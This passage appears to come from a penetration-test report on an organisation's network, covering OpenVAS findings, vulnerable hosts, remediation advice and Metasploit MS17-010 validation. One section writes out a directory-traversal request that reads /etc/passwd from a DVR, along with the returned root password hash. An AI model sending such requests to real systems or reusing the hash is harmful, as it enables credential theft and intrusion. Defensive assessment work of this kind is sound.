Subsequently, within the main panel, the "Targets" module was accessed, located in the configuration section of the tool where, the IP addresses of the machines to be scanned for known vulnerabilities are loaded. To begin scanning all the IT systems identified in the enumeration stage, the IP addresses from a text file (used in the port scanning stage with Nmap) were entered, and this set of IP addresses was assigned a name: "SABAT General LAN," referring to all machines belonging to SABAT's IT infrastructure.




Figure 59: OpenVAS Targets Module

Source: Own Elaboration

In total, 40 IP addresses were loaded for scanning to detect all possible vulnerabilities that may be exposed to the hosts, by creating a new task in OpenVAS.




Figure 60: List of IP Addresses to Scan

Source: Own Elaboration

After loading the set of IP addresses in the previous module, the next step is to create a new task where the task name is assigned, the set of IP addresses labeled "SABAT General LAN" is loaded, and then the vulnerability scan is initiated, as shown in the following figure.




Figure 61: New Task Creation Module

Source: Own Elaboration





Figure 62: Vulnerability Scan Status

Source: Own Elaboration

Upon completing the task of scanning 40 IP addresses, a total of 33 hosts were effectively scanned, of which 15 machines were discovered to have very critical vulnerabilities. The results after conducting this vulnerability scan are as follows:



Report:Wed, Dec 6, 2023 3:08 PM UTC Done

ID: 9f142673-3f2c-4447-a175-57e0dfceb62c Created: Wed, Dec 6, 2023 3:08 PM UTC Modified: Wed, De

Information | Results (116 of 817) | Hosts (30 of 33) | Ports (13 of 28) | Applications (9 of 9) | Operating Systems (7 of 7) | CVEs (19 of 19) | Closed CVEs (182 of 182) | TLS Certificates (9 of 9) | Error Messages (2 of 2) | User Tags (0)

Vulnerability	Severity ▾	QoD	Host IP	Host Name	Location
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.93		general/tcp
MariaDB End Of Life Detection (Windows)	10.0 (High)	80 %	172.168.5.249		3306/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.5.112		general/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.5.233		general/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.57		general/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.213		general/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.139		general/tcp
MariaDB End Of Life Detection (Windows)	10.0 (High)	80 %	172.168.5.248		3306/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.70		general/tcp
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.168.4.94		general/tcp
Generic HTTP Directory Traversal (Web Root) - Active Check	9.8 (High)	99 %	172.168.5.241		80/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.1 (High)	95 %	172.168.4.70		445/tcp

Greenbone Enterprise Appliance Copyright (C) 2

Figure 63: List of Critical Vulnerabilities Found

Source: Own Elaboration

Table 19: Hosts with Critical Vulnerabilities (1/2)

IP	Hostname	Operative System	Critical Vulnerabilities
172.168.1.10	SABAT-PROXY	Ubuntu	Squid Multiple 0-Day Vulnerabilities (Oct 2023)
172.168.2.86	DESKTOP-7DIGPAS	Windows 10 Pro 19045	Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
172.168.4.57	ALEIDA-PC	Windows 7 Professional 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
172.168.4.70	DTI	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
			Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
172.168.4.93	TAQUILLA-01-PC	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
172.168.4.94	IMPUESTOS-PC	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
			Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
			Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
172.168.4.139	TAQUILLA-02-PC	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
172.168.4.168	DESKTOP-SMLNF84	Windows 10 Pro 19045	Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
172.168.4.213	SABAT-PC	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
			Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
172.168.4.232	DESKTOP-4H809RE	Windows 10 Pro 19045	Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
172.168.5.112	RR-HH-PC	Windows 7 Ultimate 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
			Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Source: Own elaboration

Table 19: Hosts with Critical Vulnerabilities (2/2)

IP	Hostname	Operative System	Critical Vulnerabilities
172.168.5.233	AUDITORIA-PC	Windows 7 Professional 7601 Service Pack 1	Operating System (OS) End of Life (EOL) Detection
			Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
172.168.5.241	Security DVR	Linux	Generic HTTP Directory Traversal (Web Root) - Active Check
172.168.5.248	SRVSABAT	Microsoft Windows Server 2008 R2	MariaDB End Of Life Detection (Windows)
			MariaDB DoS Vulnerability - Windows
			MariaDB Use-After-Free Vulnerability - Windows
172.168.5.249	SRVSABAT	Microsoft Windows Server 2008 R2	MariaDB End Of Life Detection (Windows)
			MariaDB DoS Vulnerability - Windows
			MariaDB Use-After-Free Vulnerability - Windows

Source: Own elaboration

4.5.1.1 Squid Multiple 0-Day Vulnerabilities

Risk:
Critical

Description:
Squid is a proxy server for web applications that enhances the performance of connections between IT systems by caching recurring requests to web servers and DNS, speeding up access to specific web servers, or adding security by filtering traffic. It supports multiple protocols such as HTTP, HTTPS, and FTP.

Security vulnerabilities in this application were discovered in 2021 by researcher Joshua Rogers, who identified 55 vulnerabilities affecting various components through invalid data input (fuzzing), manual code review, and static analysis. Some of these flaws have been assigned CVE identifiers, and 29 of these CVEs remain unpatched as of now.

According to Rogers (2023), the zero-day vulnerabilities found in the Squid proxy server are as follows:

- **Stack Overflow X-Forwarded-For (CVE-2023-50269):** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating the X-Forwarded-For header in an HTTP request.
- **Encoding Stack Overflow (CVE-2023-46847):** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating the encoding in an HTTP request.
- **Memory Release After Use in Cache Manager Errors:** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating cache manager error messages.

- **Memory Leak in HTTP Response Parsing:** This vulnerability may allow a remote attacker to exhaust the resources of the web server by manipulating HTTP responses.
- **Memory Leak in ESI Error Processing:** This vulnerability may allow a remote attacker to exhaust the resources of the web server by manipulating ESI errors.
- **Excessive Byte Read in HTTP Request Header Parsing:** This vulnerability may allow a remote attacker to disclose sensitive information from the web server or bypass security controls by manipulating HTTP request headers.
- **strlen(NULL) Crash with Digest Authentication (GHSA-254c-93q9-cp53):** This vulnerability may allow a remote attacker to crash the web server by manipulating Digest authentication.
- **Assertion in ESI Header Handling:** This vulnerability may allow a remote attacker to crash the web server by manipulating ESI headers.
- **Gopher Assertion Crash:** This vulnerability may allow a remote attacker to crash the web server by requesting Gopher information.
- **Whois Assertion Crash:** This vulnerability may allow a remote attacker to crash the web server by requesting Whois information.
- **RFC 2141/2169 (URN) Assertion Crash:** This vulnerability may allow a remote attacker to crash the web server by requesting URN information.
- **Negotiate/NTLM Authentication Assertion:** This vulnerability may allow a remote attacker to crash the web server by manipulating Negotiate/NTLM authentication.
- **IPv6 Host Request Assertion:** This vulnerability may allow a remote attacker to crash the web server by requesting an IPv6 host with the `--disable-ipv6` option enabled.

- **HTTP/1.1 100 Continue' Header Response Crash:** This vulnerability may allow a remote attacker to crash the web server by sending an unexpected "HTTP/1.1 100 Continue" response.
- **Pipelining Prefix Assertion with Double 'Expect:100-continue' Request Headers:** This vulnerability may allow a remote attacker to crash the web server by sending double 'Expect:100-continue' request headers.
- **Pipelining Prefix Assertion with Invalid Headers:** This vulnerability may allow a remote attacker to crash the web server by sending invalid headers.
- **Deferred Request Assertion Crash:** This vulnerability may allow a remote attacker to crash the web server by sending deferred requests.
- **Assertion in ESI Header Handling:** This vulnerability may allow a remote attacker to crash the web server by manipulating ESI headers.
- **Digest Authentication Assertion:** This vulnerability may allow a remote attacker to bypass Digest authentication.
- **FTP Authentication Crash:** This vulnerability may allow a remote attacker to crash the web server by requesting FTP authentication.
- **HTTP Response Header Crash:** This vulnerability may allow a remote attacker to crash the web server by manipulating HTTP response headers.
- **Implicit Assertion in Data Stream Handling:** This vulnerability may allow a remote attacker to crash the web server by manipulating data streams.
- **Memory Release After Use in ESI 'Try' (and 'Choose') Processing:** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating ESI 'Try' and 'Choose' instructions.
- **Memory Release After Use in ESI Expression Evaluation:** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating ESI expressions.

- **Buffer Underflow in ESI (GHSA-wgvf-q977-9xjg):** This vulnerability may allow a remote attacker to execute arbitrary code on the web server by manipulating ESI data.
- **Assertion Using ESI 'when' Directive (GHSA-4g88-277m-q89r):** This vulnerability may allow a remote attacker to crash the web server by manipulating the ESI 'when' directive.
- **Assertion in ESI Variable Assignment (String):** This vulnerability may allow a remote attacker to crash the web server by manipulating the assignment of ESI variables containing strings.
- **Assertion in ESI Variable Assignment:** This vulnerability may allow a remote attacker to crash the web server by manipulating the assignment of ESI variables.
- **Null Pointer Dereference in `esi:include` and `esi:when` Directives:** This vulnerability may allow a remote attacker to crash the web server by manipulating the 'esi:include' and 'esi:when' directives.

Note: It can be observed that in this list of vulnerabilities, some flaws already have a unique CVE identifier, while others do not have this identifier but instead have a different type of identifier with the acronym GHSA, which stands for GitHub Security Advisory. Additionally, there are other vulnerabilities that do not have any unique vulnerability identifiers like CVE or GHSA, and these unidentified flaws are referred to as zero-day vulnerabilities (0day).

Solution:

Currently, no solution is known, so it is recommended to uninstall the Squid Proxy server, close port 3128, and install an alternative proxy server.

Affected Host:

- 172.168.1.10 (SABAT-PROXY).

4.5.1.2 Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability

Risk:

Critical

Description:

This vulnerability exists in Windows operating systems where an evasion occurs in the SMB/NETBIOS authentication module when a user accesses a shared folder on a protected machine. Therefore, an attacker can log into a shared folder using empty username and password authentication, allowing for successful exploitation.

Solution:

- Disable null session login.
- Remove the shared folder.
- Enable passwords on the shared folder.

Affected Hosts:

- 172.168.2.86 (DESKTOP-7DIGPAS)
- 172.168.4.94 (IMPUESTOS-PC)
- 172.168.4.168 (DESKTOP-SMLNF84)
- 172.168.4.232 (DESKTOP-4H809RE)

4.5.1.3 Operating System (OS) End of Life (EOL) Detection

Risk:

Critical

Description:

The Windows 7 operating system has reached its end of life, meaning this version no longer receives important security updates from Microsoft. Consequently, over time, new severe vulnerabilities may arise for this version, which an attacker could exploit to compromise the security of this host.

Solution:

Upgrade the operating system to a version that receives regular security updates from Microsoft.

Affected Hosts:

- 172.168.4.57 (ALEIDA-PC)
- 172.168.4.70 (DTI)
- 172.168.4.93 (TAQUILLA-01-PC)
- 172.168.4.94 (IMPUESTOS-PC)
- 172.168.4.139 (TAQUILLA-02-PC)
- 172.168.4.213 (SABAT-PC)
- 172.168.5.112 (RR-HH-PC)
- 172.168.5.233 (AUDITORIA-PC)

4.5.1.4 Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Risk:

Critical

Description:

There is a critical security update missing according to Microsoft bulletin MS17-010, which contains multiple remote code execution vulnerabilities in the Microsoft Server Message Block 1.0 (SMBv1) service due to improper handling

of certain requests. An unauthenticated remote attacker can exploit these vulnerabilities through a specially crafted packet to execute arbitrary code and disclose confidential information. These multiple vulnerabilities are known as:

- ETERNABLUE
- ETERNALROMANCE
- ETERNALSYNERGY
- WannaCry
- EternalRocks
- Petya

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are exploits developed based on the vulnerability of the Microsoft Server Message Block 1.0 (SMBv1) service. On the other hand, WannaCry and Petya are ransomware that encrypt all information on a computer and demand a ransom to release the data, utilizing this exploit to execute the malware.

Additionally, these vulnerabilities are associated with the following identifiers:

- CVE-2017-0143
- CVE-2017-0144
- CVE-2017-0145
- CVE-2017-0146
- CVE-2017-0147
- CVE-2017-0148

Solution:

Run Windows Update to obtain the security patch corresponding to the SMB v1 vulnerability.

Affected Hosts:

- 172.168.4.70 (DTI)
- 172.168.4.94 (IMPUESTOS-PC)
- 172.168.4.213 (SABAT-PC)
- 172.168.5.112 (RR-HH-PC)
- 172.168.5.233 (AUDITORIA-PC)

4.5.1.5 Generic HTTP Directory Traversal (Web Root) - Active Check

Risk:

Critical

Description:

This security flaw, known as directory traversal, allows an attacker to access paths, directories, and files stored outside the root folder of a web application by manipulating variables that reference files with a dot and slash sequence (../). Therefore, by using absolute file paths, it may be possible to access arbitrary files and directories stored in the file system, including configuration files and critical system files. Consequently, this can lead to the disclosure of confidential information and remote code execution (RCE).

Additionally, these vulnerabilities are associated with the following identifiers:

- CVE-2010-2307: Motorola SURFBoard cable modem SBV6120E.
- CVE-2010-4231: Camtron CMNC-200 Full HD IP Camera and TecVoz CMNC-200 Megapixel IP Camera.
- CVE-2014-2323: Lighttpd.
- CVE-2015-2166: Ericsson Drutt MSDP (Instance Monitor).
- CVE-2015-5688: Geddy.
- CVE-2017-11456: Geneko GWR router.

- CVE-2017-16806: Ulterius Server.
- CVE-2018-10201: Ncomputing vSPace Pro 10 and 11.
- CVE-2018-10956: IPConfigure Orchid Core VMS 2.0.5.
- CVE-2018-14064: uc-http service 1.0.0 on VelotiSmart WiFi B-380 camera devices.
- CVE-2018-18778: mini_httpd.
- CVE-2018-19326: Zyxel VMG1312-B10D.
- CVE-2018-7490: uWSGI.
- CVE-2018-7719: Acrolinx Server.
- CVE-2018-8727: Mirasys DVMS Workstation 5.12.6.
- CVE-2019-18922: Allied Telesis AT-GS950/8.
- CVE-2019-20085: TVT NVMS-1000.
- CVE-2019-7315: Genie Access IP Camera.
- CVE-2019-9726: Homematic CCU3.
- CVE-2020-12447: Onkyo TX-NR585 Web Interface.
- CVE-2020-15050: Suprema BioStar2.
- CVE-2020-24571: NexusQA NexusDB.
- CVE-2020-5410: Spring Cloud Config.
- CVE-2021-3019: ffay lanproxy.
- CVE-2021-40978: mkdocs 1.2.2 built-in dev-server.
- CVE-2021-41773 and CVE-2021-42013: Apache HTTP Server.
- CVE-2022-26233: Barco Control Room Management Suite
- CVE-2022-38794: Zaver.
- CVE-2023-22855: Kardex Mlog.
- CVE-2023-46307: etc-browser.

Detection Results:

An HTTP request was sent to the server, appending the Linux path where the root user credentials are stored as follows:

HTTP Request:

http://172.168.5.241/../../../../../../etc/passwd

```
Vulnerable URL: http://172.168.5.241/../../../../../../etc/passwd
Request:
GET /../../../../../../etc/passwd HTTP/1.1
Connection: Close
Host: 172.168.5.241
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; Greenbone OS 22.04.15)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Figure 64: HTTP GET Request with Directory Traversal

Source: Own Elaboration

The server responds to this request as follows:

```
Response:
HTTP/1.1 200 OK
Server: JAWS/1.0 Jan 18 2016
Content-Type: application/octet-stream
Date: Wed,  6 Dec 2023 15:48:27 GMT
Last-Modified: Mon, 22 Dec 2014 02:17:40 GMT
Connection: Close
Content-Length: 38
root:a03e3thxwWU0g:0:0::/root:/bin/sh
```

Figure 65: Response to the GET Request from the DVR Server

Source: Own Elaboration

It can be observed that the server's response returns the hashed password of the root user of the web server.

Solution:

No solution exists; it is recommended to contact the manufacturer.

Affected Host:

- 172.168.5.241 (Security DVR)

4.5.1.6 MariaDB End Of Life Detection

Risk:

Critical

Description:

The version of the MariaDB database management system has reached the end of its life cycle, meaning it no longer receives important security updates from the manufacturer. Consequently, critical security vulnerabilities may arise that an attacker could exploit to compromise the security of the host.

Solution:

Upgrade the version of the MariaDB database management system on the host.

Affected Hosts:

- 172.168.5.248 (SRVSABAT)
- 172.168.5.249 (SRVSABAT)

4.1.5.7 MariaDB DoS Vulnerability

Risk:

Critical

Description:

The current version of MariaDB (10.3.38) installed on the host has multiple denial-of-service (DoS) vulnerabilities, which include the following issues in its components:

- Condition failure in 'table->get_ref_count() == 0' and in 'dict0dict.cc' (CVE-2022-32082).
- Segmentation fault in the 'sql/field_conv.cc' component (CVE-2022-27451).
- Segmentation fault in the 'st_select_lex_unit::exclude_level' component (CVE-2022-32089).
- Segmentation fault in the 'Item_field::fix_outer_field' component (CVE-2022-32086).
- Contains a use-after-poison in 'prepare_inplace_add_virtual' in '/storage/innobase/handler/handler0alter.cc' (CVE-2022-32081).
- Allows a malicious actor to perform denial-of-service attacks through port scanning on ports 3306 and 4567 (CVE-2023-5157).
- Segmentation fault in the 'sql/item_subselect.cc' component (CVE-2022-27444).
- Segmentation fault in the 'sql/item_cmpfunc.h' component (CVE-2022-27446).

These issues are present in the following versions of MariaDB:
Versions prior to 10.4.25, 10.5.x prior to 10.5.16, 10.6.x prior to 10.6.8, and 10.7.x prior to 10.7.4.

Solution:

Upgrade MariaDB to the following versions: 10.4.26, 10.5.17, 10.6.9, 10.7.5, 10.8.4, or more recent versions.

Affected Hosts:

- 172.168.5.248 (SRVSABAT)
- 172.168.5.249 (SRVSABAT)

4.5.1.8 MariaDB Use-After-Free Vulnerability – Windows

Risk:
Critical

Description:
The current version of MariaDB (10.3.38) installed on the host has a "Use-After-Free" vulnerability.

According to Kaspersky (2019), Use-After-Free (UAF) is a vulnerability related to the improper use of dynamic memory during program execution. After freeing a memory location, a program does not clear the pointer to that memory, allowing an attacker to exploit the error to hack the program. This vulnerability originates from the dynamic memory allocation mechanism (heap), as it is repeatedly reassigned. Programs need to constantly check which sections of the heap are free and which are occupied. In this case, headers help reference the allocated memory areas. UAF errors arise when programs do not manage these headers correctly.

These issues are present in the following versions of MariaDB:
Versions prior to 10.4.25, 10.5.x prior to 10.5.16, 10.6.x prior to 10.6.8, and 10.7.x prior to 10.7.4.

Solution:
Upgrade MariaDB to the following versions: 10.4.26, 10.5.17, 10.6.9, 10.7.5, 10.8.4, or more recent versions.

Hosts Afectados:

- 172.168.5.248 (SRVSABAT)
- 172.168.5.249 (SRVSABAT)

4.6 STAGE 5: INITIAL ACCESS

After identifying all the critical vulnerabilities found in the SABAT IT systems, the next step is to exploit these vulnerabilities to gain access to the computer using two essential elements for this task: the exploit and the payload.

According to Panda Security (2020), an exploit is a computer program, part of software, or a script sequence that takes advantage of a flaw or vulnerability to cause unintended or unexpected behavior in software, hardware, or any electronic device. These behaviors typically include taking control of a system, granting administrative privileges to the attacker, or launching a denial-of-service (DoS or DDoS) attack.

According to Botelho (2023), the payload is the malicious code that a hacker executes on a victim's computer during a cyberattack by exploiting vulnerabilities, allowing the attacker to infiltrate a system. Payloads are codes injected into the victim's system that enable tasks such as remote code execution, taking control of the machine, uploading and downloading files, exfiltrating sensitive data, and deploying malware.

Considering these concepts, for an initial access to an IT system to be successful, a critical vulnerability in a device must first be identified; after identifying this vulnerability, the next step is to find an exploit that directly relates to the identified software flaw, as this element takes advantage of the defect and triggers an error. Once the error is generated, the final step is to inject the payload with specific instructions that are desired to be executed on the target machine,

such as establishing a command and control (C2) session between the attacking machine and the compromised machine, allowing for a reverse shell to be raised.

4.6.1 Metasploit

To carry out the task of obtaining initial access, the Metasploit exploitation framework was used, since this tool is an open-source tool that contains a vast number of different exploits within its database, allowing penetration testing of IT systems. For this reason, it has become a reference choice for executing exploits, especially within the Kali Linux operating system environment. Additionally, Metasploit features various tool modules, such as modules for creating payloads and encoders, which allow for encrypting malware to evade detection systems, and auxiliary modules that validate whether a specific exploit is useful for conducting a penetration test on a particular device.

Based on Stage 4 of vulnerability identification, where a detailed description of each critical vulnerability found in all IT systems was provided, the execution of the "SMB Server Multiple Vulnerabilities-Remote (4013389)" vulnerability was selected as a sample for this initial access stage. Reviewing the description of this flaw, it is mentioned that this vulnerability allows for remote code execution (RCE).

According to Lutkevich (2022), remote code execution (RCE) vulnerabilities occur when an attacker accesses a target computer device and makes changes remotely, regardless of the device's location. Attackers often create a remote command interpreter that allows them to control some aspect of the target system remotely since, these vulnerabilities provide attackers with the ability to execute malicious code or malware and take control of an affected system. After gaining access to the system, attackers often attempt to escalate their user privileges to administrator.

It is important to note that this was the expectation when carrying out a remote code execution attack, where malicious instructions are executed to gain access to the computer device without requiring user interaction with either the exploit or the payload. After obtaining remote access and establishing a command-and-control session through the execution of a reverse shell on the target machine, the immediate next step is to escalate privileges within the system, as during the initial access, the execution of the first payload on the target machine is done with low privileges, thus limiting the actions that can be taken within the compromised machine.

To carry out the initial access to the target machine, when executing the payload on the compromised machine via a reverse shell, Metasploit includes a command interpreter called Meterpreter. This tool provides the attacking machine with an interactive shell where the Ethical Hacker can perform various actions, such as executing code on the target machine, navigating through directories, uploading and downloading files, among others. Meterpreter is deployed on the compromised machine through DLL injection into the dynamic memory of the affected operating system. After this action, it establishes communication using TCP or TLS protocols towards the attacking machine, which is known as a command and control (C2) session.

Hosts with Remote Code Execution (RCE) Vulnerabilities:




Figure 66: Hosts with RCE Vulnerabilities

Source: Own Elaboration

Table 20: List of Hosts with RCE Vulnerabilities

IP	Hostname	Operative System
172.168.4.70	DTI	Windows 7 Ultimate 7601 Service Pack 1
172.168.4.94	IMPUESTOS-PC	Windows 7 Ultimate 7601 Service Pack 1
172.168.4.213	SABAT-PC	Windows 7 Ultimate 7601 Service Pack 1
172.168.5.112	RR-HH-PC	Windows 7 Ultimate 7601 Service Pack 1
172.168.5.233	AUDITORIA-PC	Windows 7 Professional 7601 Service Pack 1

Source: Own Elaboration

To validate within Metasploit whether these machines indeed have an active vulnerability, an auxiliary module called "auxiliary/scanner/smb/smb_ms17_010" was used.

Figure 67: Starting Metasploit

Source: Own Elaboration




Figure 68: Using the Auxiliary Module

Source: Own Elaboration

After loading the auxiliary module, the available parameters for this element were reviewed:




Figure 69: List of Available Parameters for the Auxiliary Module

Source: Own Elaboration

It can be observed that the only mandatory parameter to execute the auxiliary module is to specify the IP addresses of the vulnerable machines using the RHOSTS parameter. Therefore, in this case, the IP addresses of the hosts listed in Table 20 were entered, and then the auxiliary module was executed using the command 'run', providing the following results:




Figure 70: Results of the Auxiliary Module Execution

Source: Own Elaboration

Indeed, all these hosts are vulnerable to RCE attacks, additionally, it can be seen that this auxiliary module, while validating the vulnerability, also prints

the architecture of the operating system, which is crucial when generating a payload. Metasploit has two mandatory parameters for creating payloads, which are optimized for execution on operating systems with either 32-bit or 64-bit architecture.

From the figure, it is evident that all machines are vulnerable to RCE attacks. It is also noted that the majority of Windows 7 versions used are 32-bit, with only one machine using a 64-bit version of Windows 7. In conclusion, it was confirmed that by using this Metasploit auxiliary module, directly related to the RCE vulnerability in the Microsoft Server Message Block 1.0 (SMBv1) service, several machines are prone to being compromised through this flaw.

